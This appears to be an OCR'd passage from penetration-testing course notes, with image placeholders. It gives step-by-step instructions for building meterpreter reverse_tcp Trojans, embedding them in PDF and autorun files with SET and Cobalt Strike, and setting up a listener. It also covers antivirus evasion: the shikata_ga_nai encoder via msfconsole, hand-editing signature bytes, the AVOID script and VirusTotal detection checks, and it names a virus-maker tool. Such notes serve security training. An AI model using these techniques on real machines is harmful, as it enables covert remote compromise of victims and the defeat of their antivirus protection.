



- You will find the file in /root/pentest/exploits/set/autorun/template.pdf and therer is autorun.inf file.
- Take the file in client computer and run it. The meterpreter session will open.




I) Wrapping Using Linux:


- The coalt strike is better than armitage in the point that it can do wrapping.






- Generate exe file. Search for windows/meterpreter/reverse_tcp payload. Put the ip and port no of the listener. Generate the exe file.







- To work in multi handler, choose the same payload and put the same ip and port no of the listener. Choose the output to be multi handler.



- To merge with pdf file, go menu, attacks, packages, adobe pdf. Choose the pdf file and the server file.




- When you run the infected file in the client machine you will see it



m) Encoding the Torjan so the anti-virus will not detect it:

- The antivirus program when wants to detect any virus or malware or Trojan, it can work though two ways, signature based or behavioral based. The anti virus program has a database that has a lot of codes and when it finds the code in the file it scans, it will know that it is Trojan with some name or virus with some name. The behavioral based can see the behavior of the program when it run. From the behavior of the progrman it can detect whether it is virus or Trojan. Most programs works as signature based and some works as behavioral based.
- There are some sites that have muti engine virus scan that can scan any file with many anti viruses. Virustotal.com can scan with 46 engines.

- You can encrypt the Trojan and scan it in virustotal.com, but that make the antiviruses detect your Trojan from virustotal.com.
- Encode the program customized.exe with xencode program.



- You can encrypt the file using hex workshop program. Search by trial error the part that has virus signature and change a letter on it so the file will not be detected by antivirus.

n) Encoding in Metasploit

- Metasploit has some encoders that we can use when we generate the payload.
- To see the encoders in metasploit, type

msfconsole

Msf> use payload/windows/meterpreter/reverse_tcp

Msf> show encoders

The best is x86/shikata_ga_ni. Generate the payload with this encoder

MSf> generate –t exe –f Mahmoud –e x86/shikata_ga_ni


- Download armitage

#apt-get install armitage


- Start the sql services

#service postgresql start


- Start armitage
- Go windows then meterpreter then reverse_tcp We choose the encoder and LHOST and LPORT and they are the IP address and port of the hacker machine listening to payload. Choose the output file to be exe file.





- Scan the file in virustotal> You will see it was detected by 35 antivirus



- We can use AVOID script for encryption. We need first to install mingw32 first. Run the shell and provide him with necessary information, and you will get the Trojan in autorun folder









- When we scan the file, we found it was detected by 16 from 46 anti-viruses.

n) Viruses and Warms


- **Virus**



- **Worm**



- **Types of Viruses**



- **Some Tools to make worms and viruses**


- **JPS Virus Maker**

4. Part C: System Hacking

a) Overview in System Hacking

